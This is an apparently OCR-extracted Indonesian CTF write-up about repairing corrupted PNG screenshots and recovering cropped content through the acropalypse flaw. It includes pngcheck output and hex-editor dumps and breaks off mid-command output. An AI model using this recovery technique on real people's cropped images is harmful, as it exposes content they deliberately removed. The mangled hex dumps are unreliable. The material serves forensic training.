
```
prajna@kucing-terbang:~/ctf/2023/cyberjawara/quals/apocalypse/Screenshots$ pngcheck -v Screenshot_20231121-233803.png
File: Screenshot_20231121-233803.png (192740 bytes)
  chunk IHDR at offset 0x0000c, length 0:  invalid length
ERRORS DETECTED in Screenshot_20231121-233803.png
```


```
prajna@kucing-terbang:~/ctf/2023/cyberjawara/quals/apocalypse/Screenshots$ pngcheck -v Screenshot_20231121-233803.png
File: Screenshot_20231121-233803.png (192740 bytes)
  chunk IHDR at offset 0x0000c, length 13
    1440 x 1495 image, 32-bit RGB+alpha, non-interlaced
  CRC error in chunk IHDR (computed be87d9b1, expected 00000000)
ERRORS DETECTED in Screenshot_20231121-233803.png
```

Semuanya terlihat benar sampai pngcheck mengatakan tidak ada masalah:

```
prajna@kucing-terbang:~/ctf/2023/cyberjawara/quals/apocalypse/Screenshots$ pngcheck -v Screenshot_20231121-233803.png
File: Screenshot_20231121-233803.png (192727 bytes)
  chunk IHDR at offset 0x0000c, length 13
    1440 x 1495 image, 32-bit RGB+alpha, non-interlaced
  chunk sBIT at offset 0x00025, length 4
    red = 8 = 0x08, green = 8 = 0x08, blue = 8 = 0x08, alpha = 8 = 0x08
  chunk eXIf at offset 0x00035, length 108: EXIF metadata, big-endian (MM) format
  chunk IDAT at offset 0x000ad, length 8192
    zlib: deflated, 32K window, default compression
  chunk IDAT at offset 0x020b9, length 8192
  chunk IDAT at offset 0x040c5, length 8192
  chunk IDAT at offset 0x060d1, length 8192
  chunk IDAT at offset 0x080dd, length 8192
  chunk IDAT at offset 0x0a0e9, length 8192
  chunk IDAT at offset 0x0c0f5, length 8192
  chunk IDAT at offset 0x0e101, length 8192
  chunk IDAT at offset 0x1010d, length 8192
  chunk IDAT at offset 0x12119, length 8192
  chunk IDAT at offset 0x14125, length 8192
  chunk IDAT at offset 0x16131, length 8795
  chunk IDAT at offset 0x18398, length 8192
  chunk IDAT at offset 0x1a3a4, length 8192
  chunk IDAT at offset 0x1c3b0, length 8192
  chunk IDAT at offset 0x1e3bc, length 8192
  chunk IDAT at offset 0x203c8, length 8192
  chunk IDAT at offset 0x223d4, length 8192
  chunk IDAT at offset 0x243e0, length 8192
  chunk IDAT at offset 0x263ec, length 8192
  chunk IDAT at offset 0x283f8, length 8192
  chunk IDAT at offset 0x2a404, length 8192
  chunk IDAT at offset 0x2c410, length 8192
  chunk IDAT at offset 0x2e41c, length 3239
  chunk IEND at offset 0x2f0cf, length 0
No errors detected in Screenshot_20231121-233803.png (28 chunks, 97.8% compression).
```

Gambar-gambar tersebut berhasil di-restore, tapi ternyata flagnya belum lengkap.





Dari hint, kita tahu kalau gambar ini adalah hasil crop.


“The images were originally captured and cropped using the built-in app of a certain Android stock phone before it became damaged. Furthermore, the result may be related to a security issue”.


Ketemu writeup https://ctftime.org/writeup/37176 yang menunjukkan kalau ada vulnerability namanya acropalypse, cropped image bisa di-restore karena ada IDAT chunk setelah IEND. Lumayan lama terjebak di step ini karena tidak menyadari kalau sebenarnya ada dua IEND di file tersebut. Setelah dibandingkan dengan PNG dari writeup tersebut, ternyata benar yang terkena vulnerability ini punya dua IEND.


```
prajna@kucing-terbang:~/ctf/2023/cyberjawara/quals/apocalypse/Screenshots$ strings 294baacd-d4a8-4c4d-bf2e-4a6b37ae8f24.png | grep IEND
IEND
IEND
prajna@kucing-terbang:~/ctf/2023/cyberjawara/quals/apocalypse/Screenshots$ strings a.png | grep IEND
IEND
IEND
```


```
prajna@kucing-terbang:~/ctf/2023/cyberjawara/quals/apocalypse/Screenshots$ pngcheck -v 294baacd-d4a8-4c4d-bf2e-4a6b37ae8f24.png
File: 294baacd-d4a8-4c4d-bf2e-4a6b37ae8f24.png (441376 bytes)
  chunk IHDR at offset 0x0000c, length 13
    1080 x 1312 image, 32-bit RGB+alpha, non-interlaced
  chunk sRGB at offset 0x00025, length 1
    rendering intent = perceptual
  chunk sBIT at offset 0x00032, length 4
    red = 8 = 0x08, green = 8 = 0x08, blue = 8 = 0x08, alpha = 8 = 0x08
  chunk IDAT at offset 0x00042, length 8192
    zlib: deflated, 32K window, default compression
  chunk IDAT at offset 0x0204e, length 8192
  chunk IDAT at offset 0x0405a, length 8192
  chunk IDAT at offset 0x06066, length 8192
  chunk IDAT at offset 0x08072, length 8192
  chunk IDAT at offset 0x0a07e, length 8192
  chunk IDAT at offset 0x0c08a, length 8192
  chunk IDAT at offset 0x0e096, length 8192
  chunk IDAT at offset 0x100a2, length 8192
  chunk IDAT at offset 0x120ae, length 8192
  chunk IDAT at offset 0x140ba, length 8192
  chunk IDAT at offset 0x160c6, length 8192
  chunk IDAT at offset 0x180d2, length 8192
  chunk IDAT at offset 0x1a0de, length 8192
  chunk IDAT at offset 0x1c0ea, length 8192
  chunk IDAT at offset 0x1e0f6, length 8192
  chunk IDAT at offset 0x20102, length 8192
  chunk IDAT at offset 0x2210e, length 8192
  chunk IDAT at offset 0x2411a, length 8192
  chunk IDAT at offset 0x26126, length 8192
  chunk IDAT at offset 0x28132, length 8192
  chunk IDAT at offset 0x2a13e, length 8192
  chunk IDAT at offset 0x2c14a, length 8192
  chunk IDAT at offset 0x2e156, length 8192
  chunk IDAT at offset 0x30162, length 8192
  chunk IDAT at offset 0x3216e, length 8192
  chunk IDAT at offset 0x3417a, length 8192
  chunk IDAT at offset 0x36186, length 8192
  chunk IDAT at offset 0x38192, length 8192
  chunk IDAT at offset 0x3a19e, length 8192
  chunk IDAT at offset 0x3c1aa, length 8192
  chunk IDAT at offset 0x3e1b6, length 8192
  chunk IDAT at offset 0x401c2, length 8192
  chunk IDAT at offset 0x421ce, length 8192
  chunk IDAT at offset 0x441da, length 1259
  chunk IEND at offset 0x446d1, length 0
  additional data after IEND chunk
ERRORS DETECTED in 294baacd-d4a8-4c4d-bf2e-4a6b37ae8f24.png
```

Akhirnya fix manual karena scriptnya sudah jadi spaghetti.


Screenshot_20231121-233803.png - GHex
File Edit View Windows Help
GHex (Screenshot_20231121-233803.png): Find Data
Find String
49 45 4E 44
IEND
Find Next
Find Previous
Cancel
Signed 8 bit: 73
Unsigned 8 bit: 73
Signed 16 bit: 17737
Unsigned 16 bit: 17737
Float 32 bit: 8.250826e+02
Signed 32 bit: 1145980233
Unsigned 32 bit: 1145980233
Signed 64 bit: -9052161934776974007
Unsigned 64 bit: 9394582138932577609
Float 64 bit: -3.107903e-297
Hexadecimal: 49
Octal: 111
Binary: 01001001
Stream Length: 8
Show little endian decoding
Show unsigned and float as hexadecimal
Offset: 0x17BE2



Screenshot_20231121-233803.png - GHex
File Edit View Windows Help
GHex (Screenshot_20231121-233803.png): Find Data
Find String
49 44 41 54 0
IDAT
Find Next
Find Previous
Cancel
Signed 8 bit: 73
Unsigned 8 bit: 73
Signed 16 bit: 17481
Unsigned 16 bit: 17481
Float 32 bit: 3.320297e+12
Signed 32 bit: 1413563465
Unsigned 32 bit: 1413563465
Signed 64 bit: -4931920118633380791
Unsigned 64 bit: 13514823955076170825
Float 64 bit: -8.020325e-22
Hexadecimal: 49
Octal: 111
Binary: 01001001
Stream Length: 8
Show little endian decoding
Show unsigned and float as hexadecimal
Offset: 0x16131


Screenshot_20231121-234138.png - GHex
File Edit View Windows Help
GHex (Screenshot_20231121-234138.png): Find Data
Find String
49 45 4E 44 0
IEND.
Find Next
Find Previous
Cancel
0002336B 96 61 5F 46 19 E1 1F E3 9C 8F D9 E6 BB 40 90 06 80 15 6B C3 C1 .a_F... @.%w..n.....@....k..
0002338E 4D BB D0 93 07 00 02 C0 4F 88 BD 5A 6D 6B D3 99 EF 7F 7E F6 1C M.....#..#.....C.....O..Zmk....~..
000233B1 12 D9 6F B9 0F 00 00 80 9F 26 08 D0 00 00 00 00 00 00 00 00 00 ..o....L.....&.....
000233D4 00 70 12 10 A0 01 00 00 00 00 00 00 00 00 C0 49 40 80 06 00 .p.....$ @.....I@...
000233F7 00 00 00 00 00 00 00 00 00 00 27 01 01 1A 00 00 00 00 00 00 00 00 ....'.....
0002341A 00 00 4E 02 02 34 00 00 00 00 00 00 00 00 38 09 08 D0 00 ..N..4.....h.....8....
0002343D 00 00 00 00 00 00 00 00 00 00 E0 24 20 40 03 00 00 00 00 00 00 00 .....p.....$ @.....
00023460 00 00 C0 49 40 80 06 00 00 00 00 00 00 00 80 93 80 00 0D 00 00 00 00 00 00 00 00 00 27 01 01 1A ...I@.....'...
00023483 00 00 00 00 00 00 00 00 00 00 4E 02 02 34 00 00 00 00 00 00 00 00 9C 04 04 68 00 00 00 00 00 00 .....N..4.....h.....
000234A6 00 00 00 38 09 08 D0 00 00 00 00 00 00 00 00 00 70 12 10 A0 01 00 00 00 00 00 00 00 00 E0 24 20 40 ...8.....p.....$ @
000234C9 03 00 00 00 00 00 00 00 00 00 C0 49 40 80 06 00 00 00 00 00 00 00 80 93 80 00 0D 00 00 00 00 00 00 .....I@.....
000234EC 00 00 00 00 27 01 01 1A 00 00 00 00 00 00 00 00 00 00 4E 02 02 34 00 00 00 00 00 00 00 00 9C 04 04 ....'.....N..4.....
0002350F 68 00 00 00 00 00 00 00 00 00 00 38 09 08 D0 00 00 00 00 00 00 00 00 00 00 70 12 10 A0 01 00 00 00 00 00 h.....8.....p.....
00023532 00 00 00 00 E0 24 20 40 03 00 00 00 00 00 00 00 00 00 C0 49 40 80 06 00 00 00 00 00 00 00 80 93 80 .....$ @.....I@.....
00023555 00 0D 00 00 00 00 00 00 00 00 00 00 27 01 01 1A 00 00 00 00 00 00 00 00 00 00 4E 02 02 34 00 00 00 00 00 00 ....'.....N..4.....
00023578 00 00 00 00 00 00 9C 04 04 68 00 00 00 00 00 00 00 00 00 38 09 08 D0 00 00 00 00 00 00 00 00 70 12 .....h.....8.....p.
0002359B 10 A0 01 00 00 00 00 00 00 00 00 00 E0 24 20 40 03 00 00 00 00 00 00 00 00 C0 49 40 80 06 00 00 00 .....$ @.....I@.....
000235BE 00 00 00 00 00 00 80 93 80 00 0D 00 00 00 00 00 00 00 00 00 27 01 01 1A 00 00 00 00 00 00 00 00 4E ....'.....N
000235E1 02 02 34 00 00 00 00 00 00 00 00 00 9C 04 04 68 00 00 00 00 00 00 00 00 00 38 09 08 D0 00 00 00 00 ..4.....h.....8.....
00023604 00 00 00 00 00 00 00 70 12 10 A0 01 00 00 00 00 00 00 00 00 E0 24 20 40 03 00 00 00 00 00 00 00 C0 .....p.....$ @.....
00023627 49 40 80 06 00 00 00 00 00 00 00 00 00 80 93 80 00 0D 00 00 00 00 00 00 00 00 00 27 01 01 1A 00 00 00 I@.....'.....
0002364A 00 00 00 00 00 00 00 4E 02 02 34 00 00 00 00 00 00 00 00 9C 04 04 68 00 00 00 00 00 00 00 00 00 .....N..4.....h.....
0002366D 38 09 08 D0 00 00 00 00 00 00 00 00 00 00 70 12 10 A0 01 00 00 00 00 00 00 00 00 E0 24 20 40 03 00 00 8.....p.....$ @...
00023690 00 00 00 00 00 00 00 C0 49 40 80 06 00 00 00 00 00 00 00 00 80 93 80 00 0D 00 00 00 00 00 00 00 .....I@.....
000236B3 00 27 01 01 1A 00 00 00 00 00 00 00 00 00 4E 02 02 34 00 00 00 00 00 00 00 00 9C 84 FF 0F D5 0F .'.....N..4.....
000236D6 17 EC 00 00 00 00 00 00 00 00 49 45 4E 44 AE 42 60 82 4B C6 6E B6 5B 7E CA E3 0F E2 85 4E 19 9F EF F5 F5 .....IEND.B`.K.n.[~.....N.....
Signed 8 bit: 73
Unsigned 8 bit: 73
Signed 16 bit: 17737
Unsigned 16 bit: 17737
Float 32 bit: 8.250826e+02
Signed 32 bit: 1145980233
Unsigned 32 bit: 1145980233
Signed 64 bit: -9052161934776974007
Unsigned 64 bit: 9394582138932577609
Float 64 bit: -3.107903e-297
Hexadecimal: 49
Octal: 111
Binary: 01001001
Stream Length: 8
Show little endian decoding
Show unsigned and float as hexadecimal
Offset: 0x236E0


Screenshot_20231121-234138.png - GHex
File Edit View Windows Help
GHex (Screenshot_20231121-234138.png): Find Data
Find String
49 44 41 54 0
IDAT.
Find Next
Find Previous
Cancel
0002215F 5E 7F 52 58 0F A8 8C CD 00 00 22 5B 49 44 41 54 01 5A B0 AC 8B ^.RX...X...k...Lu....."[IDAT.Z...
00022182 52 49 DD 60 72 CF 8F 70 EF F5 A2 AB AE 63 6E 65 E5 82 41 E7 69 RI.`r..~UCt.....m....p.....cne..A.i
000221A5 EE C2 55 0E 6E 75 A5 FA 81 97 56 FC 6B 6E 52 2E E5 2C 4C 1A F2 ..U.nu..^...>...5.;.....V.knR..,L..
000221C8 E2 DC 0E 5F 77 6F BF 3B D0 FE BD 58 AC 3B 6C 87 9C DE 5D 4A 36 ..._wo.....x<....c|..;...X.;l...]J6
000221EB B4 28 AB 1A 57 C6 58 56 EB F3 77 81 BB 69 1F 15 1F DA 33 DE B0 .(..W..xk.....XV..w..i....3..
0002220E 75 3F A7 E9 50 63 E2 B5 79 38 DA D6 D2 AB 2D C2 D0 EA 60 F7 DD u?..Pc....x. @..{.....y8....-....`..
00022231 8E E7 1E 53 EA 83 80 B7 6B 3F 7C A5 FB 2F 0E 25 E6 EB D6 2F BB ...S...]..Y]..3.#..:..k?|../.%.../.
00022254 0A 87 33 66 3F FC 73 00 78 BA F8 20 B2 C6 FB E5 A0 54 8D 8E C5 03 9D A5 48 2A 97 82 E9 31 98 F5 70 E8 21 ..3f?.s.x.. .....T.....H*...1..p.!
00022277 F0 E6 D1 A0 60 A6 69 15 CA 5C 63 8B 1E 18 CC D6 0B D3 D6 2C DE 96 32 8B D9 78 DE E2 D3 18 D3 E6 FB 92 D4 ....`.i..\c.....,..2..x.....
0002229A 1D D0 A3 B8 D3 06 2E 17 BD 8A FA 85 0B 77 06 00 1C 87 0F 66 AF C3 71 C4 15 63 82 92 A6 AA BD 5A 11 32 DC .....w.....f..q..c.....Z.2.
000222BD D6 01 E9 A6 5C 74 65 68 30 97 B4 53 5D 1B 65 BD F0 F7 DD B6 45 C4 2E E2 F3 54 8E BF 16 18 86 88 5D 9E 55 ....\teh0..S].e.....E....T.....].U
000222E0 A9 7D DD D7 FA F2 56 5A 6A 6C FA FA 4A C6 99 3F 88 CF 00 70 2F 6A E0 18 43 53 FD C2 D7 FB 0D 2C A5 92 26 .}....VZjl..J..?...p/j..CS.....,..&
00022303 BE B6 C8 56 F3 C0 D5 CF 97 06 32 1F 5E 95 DC D2 C6 BD 6F 58 20 FC 70 98 BB 5F AC 5E AF A7 55 33 F4 3E DB ...V......2.^.....oX .p.._.^..U3.>.
00022326 CF 62 36 4A 19 30 4C 4A 72 B3 70 73 4B 65 26 BC 2D 66 66 8F C7 92 FA 2A 34 F2 34 2C 3C 18 6D 18 DD DD 55 .b6J.0LJr.psKe&.-ff....*4.4,<.m...U
00022349 58 6E E9 FD 28 A2 0F 57 3C 26 F7 F5 3D 41 1F 02 04 E8 73 63 14 10 EA 7B F5 98 E7 D1 91 CE ED BF F1 10 69 Xn..(..W<&..=A....sc...{.....i
0002236C DD 5A C2 5B 78 0C F1 F9 30 EB 00 D7 84 87 07 0A 1A 55 02 EE 2D 4A AB 6F FB 6B 1F 02 ED CD B5 9A DF 77 8D .Z.[x...0.....U..-J.o.k.....w.
0002238F E3 67 2E 69 96 7C D7 1F 38 B5 BE 6A AC 3A 3B 6A D8 75 7A E1 78 44 C2 2E C0 53 22 0A 00 B5 04 CC C6 10 21 .g.i.|..8..j.:;j.uz.xD...S".....!
000223B2 A9 4E 5F EE D3 93 5D 16 31 7A 48 84 1F 52 BF 27 45 02 6C 8A 81 49 B5 B1 B2 14 01 6A 71 74 5B 6C 1E C8 98 .N_...].1zH..R.'E.l..I.....jqt[l...
000223D5 CC BB 2C DC 17 0B ED 7D 15 24 DB A3 A2 96 0E 39 B6 25 2D 37 EE 49 B4 B5 CF 47 27 C7 E0 34 07 00 38 92 51 ..,....}.$.....9.%-7.I...G'..4..8.Q
000223F8 07 59 87 14 B7 FD 5C B0 F6 E1 53 95 10 16 AB C9 AE CB 70 98 FA 6C C6 FE C9 A1 ED FD 73 FA 72 3E D7 50 87 .Y....\...S.....p..l.....s.r>.P.
0002241B 7A 10 0A CC BC 94 CF AB ED F2 AC 5A DE AE BB E5 7C E8 5B F4 27 DC 3A 7A 8F 65 4A 88 BA 00 70 14 35 35 DC z.....Z....|.[.'.:z.eJ...p.55.
0002243E 1B C9 5A A9 D2 EB C5 97 9A 23 A3 7C 95 EB A2 83 71 9C 1C BF 35 CB A5 3C 47 5E C5 AA 41 3F 29 3F 19 4B 5A ..Z.....#.|....q...5..<G^..A?)?.KZ
00022461 C4 0E 36 EE D8 67 7E EC 6B E3 F7 8B D3 CD 94 32 5C 62 8F A6 49 8B F2 A8 55 27 F2 54 66 AE 0C 22 B0 0F 53 ..6..g~.k.....2\b..I...U'.Tf..".."..S
00022484 32 AB C6 BC 28 DF 54 4B 94 64 EB 7D 86 A6 77 8C 57 34 5C 4D 5B 15 5D BA 61 85 EF D5 BF 13 00 02 F4 59 52 2...(.TK.d.}..w.W4\M[.].a.....YR
000224A7 C7 AA 34 8C 50 B5 97 21 40 FB 2E 3A DA B6 93 34 CB 3D CB 6C 58 A5 FB 21 0A C3 8D BF ED 85 F0 6D 88 5B FB ..4.P..!@..:...4.=.lX..!.....m.[.
000224CA E1 34 EB 58 EC 50 60 DB A3 AF FC FA 78 0B 6A CD 4A DA 2A D9 4E C9 BD D4 EC 33 53 CE AE CD 46 CA B9 06 DD .4.X.P`.....x.j.J.*.N....3S...F....
Signed 8 bit: 73
Unsigned 8 bit: 73
Signed 16 bit: 17481
Unsigned 16 bit: 17481
Float 32 bit: 3.320297e+12
Signed 32 bit: 1413563465
Unsigned 32 bit: 1413563465
Signed 64 bit: -6003199341529840567
Unsigned 64 bit: 12443544732179711049
Float 64 bit: -1.959752e-93
Hexadecimal: 49
Octal: 111
Binary: 01001001
Stream Length: 8
Show little endian decoding
Show unsigned and float as hexadecimal
Offset: 0x22179

```
prajna@kucing-terbang:~/ctf/2023/cyberjawara/quals/apocalypse/Screenshots$ pngcheck -v Screenshot_20231121-234138.png
File: Screenshot_20231121-234138.png (306218 bytes)
